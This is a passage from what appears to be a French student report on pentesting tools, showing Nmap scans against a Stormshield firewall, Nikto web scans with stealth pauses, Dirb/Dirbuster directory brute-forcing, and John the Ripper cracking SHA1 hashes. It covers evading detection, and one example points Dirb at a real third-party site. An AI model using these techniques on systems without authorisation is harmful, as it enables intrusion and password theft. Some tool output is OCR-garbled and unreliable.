


FIGURE 3.18 – Log Stormshield face à un Nmap -sS -sV

Le scan s'est terminé en 63,72 secondes soit un gain de 58,33% de temps comparé au scan de version standard. De plus, le nombre à diminué de plus de moitié, ce qui permet de les afficher ci-dessus. On peut remarquer que le plus gros nombre d'alarme se déclenche sur des requêtes DCERPC invalides. Le protocole DCE/RPC (Distributed Computing Environment /Remote Procedure Calls) permet des envois à distance comme pourrait faire un serveur Samba. Microsoft utilise énormément ce protocole pour mettre en place ses services. Or dans notre cas, la cible possède plusieurs services utilisant MS-RPC comme le montre le résultat du scan -sS -sV :

```
root@kali:~# nmap -sS -sV 192.168.10.1
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-19 16:15 CET
Nmap scan report for 192.168.10.1
Host is up (0.0019s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc?
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds  Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
902/tcp    open  ssl/vmware-auth VMware Authentication Daemon 1.10 (Uses VNC, SOAP)
912/tcp    open  vmware-auth   VMware Authentication Daemon 1.0 (Uses VNC, SOAP)
5357/tcp   open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Service Info: Host: E50-9; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 63.72 seconds
```

FIGURE 3.19 – Nmap -sS -sV

Ceci nous montre que un ou plusieurs protocoles utilisés par Windows ne sont pas autorisés par le firewall. Certes, notre scan Nmap crée des alertes sur le firewall mais ces alertes seront presque invisibles après la configuration du Stromshield au sein d'une grande entreprise. En effet, soit l'administrateur réseau devra désactiver sur chaque ordinateur les services MS-RPC ou les autoriser sur le firewall afin de ne pas avoir d'alarmes intempestives. Etant donné le nombre de messages passant le firewall, nos messages pourront se mêler aux ceux des employés sans être vus.

Nous auront malheureusement du mal avec Nmap à camoufler notre IP. En effet, après avoir rajouter une machine en 192.168.1.11, nous avons réalisé un spoof IP et MAC pour attaquer notre cible. Cependant, notre firewall doit réaliser des requêtes sur le réseau bloquant ce système comme on peut le voir ci-dessous :

```
NS-BSD/arm (SN210W16K0594A7) (ttyu0)

login: admin
Password:

SN210W16K0594A7: FW SN210W (S / EUROPE)
Firewall software version 3.1.0.master

port      name      NS-BSD      state      addressIPv4      addressIPv6
  1        out       mvxpe2      up       192.168.1.1/24
  2        in        mvxpe1      up       192.168.10.254/24
  3      dmz1      mvxpe0      no-link   10.0.0.254/8

SN210W16K0594A7>arp: 192.168.1.11 moved from d8:9e:f3:29:b4:37 to d8:9e:f3:29:c7:0c on mvxpe2
arp: 192.168.1.11 moved from d8:9e:f3:29:c7:0c to d8:9e:f3:29:b4:37 on mvxpe2
arp: 192.168.1.11 moved from d8:9e:f3:29:b4:37 to d8:9e:f3:29:c7:0c on mvxpe2
arp: 192.168.1.11 moved from d8:9e:f3:29:c7:0c to d8:9e:f3:29:b4:37 on mvxpe2
```

FIGURE 3.20 – Spoof non fonctionnel

Le Stromshield a écrit ceci dans sa CLI. On y comprend que le firewall fait des requêtes ARP afin de vérifier l'identité du client et annule notre spoof MAC.

#### Conclusion :

Nmap est un outil de scan de ports très puissant. Ce dernier a la capacité de nous faire disparaître des échanges réseaux tout en capturant les informations sur les ports de la cible.

## 3.2 Nikto

Lorsque les hackeurs ont pour objectif d'attaquer une cible, ils ont recours à un outil tel que Nikto afin de scanner les vulnérabilités et de passer le moins de temps possible à attaquer la cible à proprement parlé. Nikto est donc un outil permettant aux hackeurs de gagner du temps. Nikto est un scanner de vulnérabilités web écrit en Perl et sous licence GPL. Il va permettre de tester la sécurité de la configuration d'un serveur web (les options HTTP, les index, les potentielles failles XSS, injections SQL etc...).

Avant de montrer ce que peut réaliser Nikto, nous pouvons dans un premier temps revoir comment fonctionne une requête Web. Parmis les ports réservés, les serveurs Web ont pour port 80 pour l'HTTP ou 443 pour l'HTTPS. Pour comprendre le fonctionnement, nous allons analyser un échange entre un client et un serveur :




FIGURE 3.21 – Échange entre un navigateur et un serveur Web

Comme vous pouvez le voir, le schéma ci-dessus ainsi que la capture wireshark ci-dessous montrent l'échange minimal entre un navigateur et un serveur Web afin d'obtenir une page HTML via HTTP. Une page Web n'est pas une vidéo que l'on regarde en streaming ou un appel vidéo qui utilise le protocole de transport UDP pour transmettre les paquets. En effet, lorsque nous chargeons une page Web, nous la voulons complète et sans erreurs. C'est pourquoi le protocole TCP existe. Sur notre diagramme d'échange, nous pouvons observer que le protocole TCP est présent lors des trois premiers échanges (SYN, SYN ACK, ACK). Ces échanges TCP se nomment 3-Way-Handshake, qui peut se traduire par : "les trois échanges pour se mettre d'accord sur la connexion". Il faut comprendre que après chaque échange, le protocole TCP prévoit un ACK (acquittement) pour annoncer que le paquet a été reçu sans erreurs. Maintenant que nous avons compris TCP, nous pouvons passer à la couche applicative de cet échange : le HTTP. Les envois HTTP sont directement émis par le navigateur et par le serveur Web. Ici, c'est notre navigateur qui fait une requête GET au serveur pour obtenir l'ensemble de la page Web voulue. Il existe plusieurs types de requêtes Web (GET, POST, HEAD, ...) mais seul le GET va nous intéresser car il est le plus utilisé.




FIGURE 3.22 – Capture Wireshark d'un scan nikto

Lors du scan, Nikto est capable de :

- Vérifier si la version du serveur est obsolète ainsi que les logiciels et modules qui sont utilisés par ce dernier.
- Scanner les répertoires, qui peuvent contenir des informations sensibles.
- Tester près de 6000 fichiers potentiellement vulnérables.

De plus, Nikto supporte les connexions SSL.

### 3.2.1 Utilisation de Nikto

Pour lancer un simple scan, il suffit de réaliser la commande :

```
root@kali: ~
Fichier Édition Affichage Rechercher Terminal Aide
root@kali: # nikto -h 10.0.2.4
- Nikto v2.1.6
-----
+ Target IP:      10.0.2.4
+ Target Hostname: 10.0.2.4
+ Target Port:    80
+ Start Time:    2019-11-14 21:55:53 (GMT1)
-----
+ Server: nginx/1.14.0 (Ubuntu)
+ Retrieved x-powered-by header: Express
+ Retrieved access-control-allow-origin header: *
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
```

FIGURE 3.23 – Scan simple

On peut remarquer grâce à cette capture wireshark que par défaut, Nikto scanne le port 80 :




FIGURE 3.24 – Mise en évidence du port scanné par défaut par la commande nikto

Afin de scanner un port précis nous pouvons appliquer l'argument -p :

```
root@kali:~# nikto -h 10.0.2.4 -p 80
- Nikto v2.1.6
+ Target IP:      10.0.2.4
+ Target Hostname: 10.0.2.4
+ Target Port:    80
+ Start Time:    2019-11-14 21:57:21 (GMT1)
-----
+ Server: nginx/1.14.0 (Ubuntu)
+ Retrieved x-powered-by header: Express
+ Retrieved access-control-allow-origin header: *
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
```

FIGURE 3.25 – Scan d'un port

Le port 443 est le port HTTPS que nous allons cibler avec le port 80 :

```
root@kali:~# nikto -h 10.0.2.4 -p 80,443
- Nikto v2.1.6
+ No web server found on 10.0.2.4:443
-----
+ Target IP:      10.0.2.4
+ Target Hostname: 10.0.2.4
+ Target Port:    80
+ Start Time:    2019-11-14 22:01:09 (GMT1)
-----
+ Server: nginx/1.14.0 (Ubuntu)
+ Retrieved x-powered-by header: Express
+ Retrieved access-control-allow-origin header: *
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
```

FIGURE 3.26 – Scan de plusieurs ports

Scan multihosts :

Il est possible de scanner une plage d'adresses de serveurs Web. Nikto est capable de lire sur son entrée standard. Du coup, on lui donne le résultat d'un scan nmap :

```
nmap -p80 192.168.0.0/24 -oG - | ./nikto -h
```

Scan verbeux et debug :

```
root@kali:~# nikto -h 10.0.2.4 -D -v
- Nikto v2.1.6
```

FIGURE 3.27 – Commande

```
root@kali:~# nikto -h 10.0.2.4 -D -v
- Nikto v2.1.6
```

FIGURE 3.28 – Résultats

L'option -v permet au terminal d'afficher plus d'éléments sur l'écran afin d'avoir de plus amples connaissances sur la cible.

L'option -D permet de corriger les potentiels bugs.

Détection du type de serveur Web :

```
root@kali:~# nikto -h 10.0.2.4 -findonly
- Nikto v2.1.6
  1.189.89.199      NTP      90 NTP Vers
  10.0.2.4           NTP      90 NTP vers
+ Server: http://10.0.2.4:80 nginx/1.14.0 (Ubuntu)
-----
```

FIGURE 3.29 – Détection Serveur Web

Comme nous pouvons le constater grâce à la capture ci-dessus, nikto offre la possibilité de ne détecter que la version du serveur et rien d'autre.

Gagner en discréption :

Cette méthode permettant de diminuer en agressivité et donc de gagner en discréption lors du scan. En ajoutant l'option -Pause 10, on demande à nikto d'attendre 10 secondes entre deux tests.

```

root@kali:~# nikto -h 10.0.2.4 -Pause 10
-***** Pausing 10 second(s) per request
- Nikto v2.1.6
+ Target IP:          10.0.2.4
+ Target Hostname:    10.0.2.4
+ Target Port:        80
+ Start Time:         2019-12-15 21:17:13 (GMT1)
-
```

FIGURE 3.30 – ajout de l'argument Pause

| No.   | Time            | Source    | Destination   | Protocol | Length | Info   |
|-------|-----------------|-----------|---------------|----------|--------|--|
| 26186 | 3445.7475193... | 10.0.2.4  | 91.189.89.198 | NTP      | 90     | NTP Version 4, client  |
| 26187 | 3450.6464480... | 10.0.2.15 | 10.0.2.4      | HTTP     | 209    | GET /1iwdiZ3y.epl HTTP/1.1   |
| 26188 | 3450.6482847... | 10.0.2.4  | 10.0.2.15     | HTTP     | 1548   | HTTP/1.1 200 OK (text/html)  |
| 26189 | 3450.6483131... | 10.0.2.15 | 10.0.2.4      | TCP      | 66     | 58960 → 88 [ACK] Seq=1251 Ack=13339 Win=64128 Len=0 TSval=24455... |
| 26190 | 3455.9979959... | 10.0.2.4  | 91.189.94.4   | NTP      | 90     | NTP Version 4, client  |
| 26191 | 3460.6595976... | 10.0.2.15 | 10.0.2.4      | HTTP     | 209    | GET /1iwdiZ3y.snp HTTP/1.1   |
| 26192 | 3460.6614914... | 10.0.2.4  | 10.0.2.15     | HTTP     | 1548   | HTTP/1.1 200 OK (text/html)  |
| 26193 | 3466.6615213... | 10.0.2.15 | 10.0.2.4      | TCP      | 66     | 58960 → 88 [ACK] Seq=1394 Ack=14821 Win=64128 Len=0 TSval=24455... |
| 26194 | 3466.2476993... | 10.0.2.4  | 91.189.91.157 | NTP      | 90     | NTP Version 4, client  |
| 26195 | 3476.6688526... | 10.0.2.15 | 10.0.2.4      | HTTP     | 209    | GET /1iwdiZ3y.blt HTTP/1.1   |
| 26196 | 3476.6703083... | 10.0.2.4  | 10.0.2.15     | HTTP     | 1548   | HTTP/1.1 200 OK (text/html)  |

FIGURE 3.31 – Capture wireshark du scan avec l'option de pause

On remarque l'utilisation du protocole NTP (Network Time Protocol) qui permet ici de mettre en place le temps de pause.

### Avertissement

Nikto ne doit être utilisé uniquement sur ses propres serveurs. En effet, le scan est bruyant, et peut générer plusieurs dizaines de lignes de logs avec votre IP dans les logs apache ou dans n'importe quel IDS (système de détection d'intrusion). L'intérêt de nikto est donc de trouver des failles chez soi pour pouvoir sécuriser au mieux ses propres serveurs web.

### Conclusion

Nikto est un programme très utile lorsqu'il s'agit de scanner les failles de sécurité de son serveur web et son exécution est assez rapide (suivant l'architecture matérielle de l'hôte). En revanche, Nikto a le défaut d'être aisément repérable dans les logs et donne donc l'adresse IP de celui qui scanne.

# Chapitre 4

## Outils de BruteForce

Après la phase de scan terminée, il sera sûrement nécessaire d'utiliser un outil de bruteforce afin de trouver un nouveau chemin d'attaque ou voir même d'obtenir un mot de passe permettant de terminer un CTF. Nous allons dans cette partie vous présenter dans un premier temps l'outil Dirb qui par son bruteforce permet de découvrir des répertoires ou des pages Web cachées. Puis, nous vous expliquerons le fonctionnement de John The Ripper qui permet de retrouver un hash.

### 4.1 Dirbuster/Dirb

#### 4.1.1 Définition

Dirb est un scanneur de contenu web. Son but est de trouver l'existence d'objets web, qu'ils soient cachés ou non. Son fonctionnement réside en la lancée d'une attaque par dictionnaire contre un serveur web et d'en analyser la réponse.

Cependant, il existe une différence entre attaque par dictionnaire et une attaque par bruteforce pure.

Une attaque par dictionnaire est une attaque que l'on utilise dans la cryptanalyse (technique de déduction d'un texte en clair par rapport à un texte chiffré sans la clé de chiffrement) pour justement trouver un mot de passe ou une clé de chiffrement. Son fonctionnement consiste à tester une liste donnée de mots de passe potentiels, un par un, en espérant que le mot de passe de chiffrement soit l'un deux. Cette technique ne marche donc pas systématiquement et il faut une énorme liste de mots de passe et du temps pour qu'elle soit efficace. L'intérêt d'installer des dictionnaires supplémentaires serait utile dans les cas de mots de passe très complexes. C'est d'ailleurs à cause de ce genre d'attaque que l'on conseille de mettre des mots de passe compliqués, car ceux courants sont bien plus simples à trouver avec ce genre d'attaque.

### 4.1.2 Utilisation

Pour le cas de Dirb, il est livré avec des dictionnaires de mots de passe pré-configurés, que l'on peut générer avec la commande :

**html2dic**

En revanche, si l'on veut créer notre propre dictionnaire de mots, il faut utiliser la commande :

**gendict**

Cette commande crée une liste de mots incrémentaux qui vient d'un pattern que nous avons choisi, par exemple :

**gendict -n Jean<sub>X</sub>**

Ici, la valeur de X va changer en fonction du pattern que nous avons spécifié, soit -n, qui crée un pattern numérique, et donc notre liste de mots sera :

Jean<sub>1</sub>  
Jean<sub>2</sub>  
Jean<sub>3</sub>  
...

On peut le faire aussi avec des lettres en mettant **-c**, des lettres en majuscule avec **-C**, ou encore de l'hexadécimal avec **-h**. Quand la liste de mots est créée, elle est stockée ensuite dans **/usr/share/wordlists/dirb/common.txt**.

Maintenant que la liste de mots est faite, il reste à trouver un site à attaquer, et quand cela est fait, il reste à faire la commande finale, qui va lancer l'attaque :

**dirb https ://www.nasa.gov/ /usr/share/wordlists/dirb/common.txt**

Dirb est surtout là pour faire des test de sécurité d'un site, de couvrir des trous non couverts par les scanneurs de vulnérabilités mais en aucun cas ne cherche des vulnérabilités.

### 4.1.3 Comparaison entre Dirb et Dirbuster

Pour ceux qui préfèrent les interfaces graphiques aux lignes de commandes, il existe l'équivalent de Dirb en GUI (Graphical User Interface), qui se nomme Dirbuster.

Ce dernier permet, lui aussi, d'attaquer un site par dictionnaire. Il suffit de rentrer l'adresse du site ainsi que le répertoire où est stocké la liste de mots de la manière suivante :




FIGURE 4.1 – Utilisation de dirbuster

Ici, le site attaqué est `http://192.168.1.51` en utilisant la liste de mots située dans `/usr/share/dirbuster/wordlists/directory-list-1.0.txt`.

Dirbuster affiche ensuite les résultats de l'attaque :




FIGURE 4.2 – Utilisation de dirbuster

L'utilisation de Dirb et Dirbuster est fondamentalement la même, mais ils ont chacun leurs avantages.

Tout d'abord pour la question de rapidité, Dirb est en single-threading alors que Dirbuster est en multi-threading. La différence entre single et multi est qu'en single, on ne peut exécuter les tâches qu'une par une, de la manière suivante :

- Execute task 1
- Execute task 2
- Execute task 3
- Execute task 4
- Execute task 5
- Execute task 6
- Execute task 7
- Execute task 8
- Execute task 9

FIGURE 4.3 – Single-threading

Alors que le multi, lui, permet de faire plusieurs tâches en même temps en ordonnant les tâches en plusieurs threads, de la manière suivante :

**Thread1 :**

- Execute task 1
- Execute task 2
- Execute task 3

**Thread2 :**

- Execute task 4
- Execute task 5
- Execute task 6

**Thread3 :**

- Execute task 7
- Execute task 8
- Execute task 9

FIGURE 4.4 – Multi-threading

Il faut noter que la différence ne se voit qu'avec des processeurs multi-coeurs, qui peuvent faire plusieurs tâches à la fois.

Donc pour la rapidité d'exécution, si nous avons un bon processeur, Dirbuster surpassé totalement Dirb.

Seulement, Dirbuster demande toujours une interaction graphique, alors que Dirb, étant une CLI (Command Line Interface), permet l'automatisation, donc on perd certes du temps sur l'exécution des tâches mais on gagne du temps sur le reste.

**Conclusion**

En conclusion, Dirb et Dirbuster sont deux outils de scan très pratiques, notamment pour les CTFs car ils permettent de scanner les fichiers et dossiers du site ciblé.

## 4.2 John the Ripper

### 4.2.1 Définition

John The Ripper ou plus communément, John, est un utilitaire multi-plates-formes ayant pour principal objectif de casser des mots de passe. John est certainement le programme le plus utilisé pour la sécurité de mot de passe. John a plusieurs fonctionnalités. En effet, dans un premier temps, il est capable de reconnaître un hash donné. Cette fonctionnalité pourra nous être utile lors de CTF pour savoir comment recoder une information modifiée par exemple. Ensuite, en fonction du hash qu'il a reconnu et des options qu'on lui a associé, John est capable de trouver un mot de passe associé à un utilisateur. Nous allons donc nous pencher sur son fonctionnement.

### 4.2.2 Fonctionnement

Comme nous l'avons vu dans la partie de Dirb, il existe une différence entre une attaque par dictionnaire et une attaque par bruteforce. Ici, John a la possibilité de faire 4 différents types d'attaques que nous allons détailler.

### 4.2.2.1 Attaque via single mode

Ce mode est le mode par défaut de cassage de mot de passe sur John. Cette attaque va tester tous les mots de passe basiques que nous avons l'habitude d'utiliser en fonction du nom d'utilisateur. Regardons un exemple très simple. Nous allons hasher le mot de passe ‘ user1999 ‘ et ‘ salon ‘ pour les utilisateurs respectifs ‘ user1 ‘ et ‘ user2 ‘ via un site web.

Ensuite, nous allons enregistrer ceci dans un fichier texte sous ce format :

```
root@kali:~/Bureau# nano single.txt
root@kali:~/Bureau# cat single.txt https://www.sha1.com
user1:b854cbf44d13fb0c3d1666e51edf4ce59d775344
user2:a00d35d67f39425d22800b5676c6dcc2ebc308f9
```

FIGURE 4.5 – Format d'utilisation pour John

Nous pouvons à présent lancer John sans option en lui précisant juste le fichier à attaquer puis observer le résultat de l'attaque :

```
root@kali:~/Bureau# john single.txt
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "Raw-SHA1-AxCrypt"
Use the "--format=Raw-SHA1-AxCrypt" option to force loading these as that type instead
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "Raw-SHA1-Linkedin"
Use the "--format=Raw-SHA1-Linkedin" option to force loading these as that type instead
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "ripemd-160"
Use the "--format=ripemd-160" option to force loading these as that type instead
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "has-160"
Use the "--format=has-160" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 2 password hashes with no different salts (Raw-SHA1 [SHA1 256/256 AVX2 8x])
Warning: no OpenMP support for this hash type, consider --fork=5
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 5 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 7 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 5 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 6 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 2 candidates buffered for the current salt, minimum 8 needed for performance.
user1999          (user1)
Warning: Only 5 candidates buffered for the current salt, minimum 8 needed for performance. Résumé
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Warning: Only 6 candidates left, minimum 8 needed for performance.
Proceeding with incremental:ASCII vos fichiers au format sha1 pour convertir des mots de passe par
salon          (user2)
2g 0:00:00:00 DONE 3/3 (2019-10-13 15:55) 5.714g/s 476851p/s 476851c/s 480545C/s salon..shado
Use the "--show --format=Raw-SHA1" options to display all of the cracked passwords reliably
Session completed
root@kali:~/Bureau# john --show single.txt
user1:user1999
user2:salon
Attention SHA1 ne devrait aujourd'hui plus être utilisé. Nous vous recommandons bcrypt !
2 password hashes cracked, 0 left
```

FIGURE 4.6 – John par défaut

Dans un premier temps, on retrouve la première phase de John qui est l'analyse du hash. Il détecte dans notre cas que les mots de passe sont hashés en SHA1. Il va alors

essayer de reconnaître des mots de passe qu'il avait déjà trouvé à partir de cet hôte et des mots de passe ressemblants à l'utilisateur. Puis dans une seconde partie, John n'a pas su trouver le mot de passe 'salon' associé à user2. Il a dû donc procéder à une attaque par mode incrémental. Pour éviter cela, on aurait pu forcer John à rester sur le single mode avec l'option '–single'.

#### 4.2.2.2 Attaque par dictionnaire

Comme nous l'avons vu avec l'outil Dirb, qui fait une attaque par dictionnaire, le principe sera ici le même. John va se baser sur un dictionnaire afin de trouver le mot de passe. En effet, le dictionnaire va être utilisé en fonction des règles que John aura reçues. Ainsi, si le mot de passe correspond aux règles combinées au dictionnaire, John pourra nous donner le mot de passe. Nous allons essayer ce concept avec le dictionnaire 'rockyou.txt' fourni par Kali :

```
root@kali:~/Bureau# john --wordlist=rockyou.txt dico.txt
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "Raw-SHA1-AxCrypt"
Use the "--format=Raw-SHA1-AxCrypt" option to force loading these as that type instead
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "Raw-SHA1-Linkedin"
Use the "--format=Raw-SHA1-Linkedin" option to force loading these as that type instead
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "ripemd-160"
Use the "--format=ripemd-160" option to force loading these as that type instead
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "has-160"
Use the "--format=has-160" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA1 [SHA1 256/256 AVX2 8x])
Warning: no OpenMP support for this hash type, consider --fork=5
Press 'q' or Ctrl-C to abort, almost any other key for status
smith          (user)
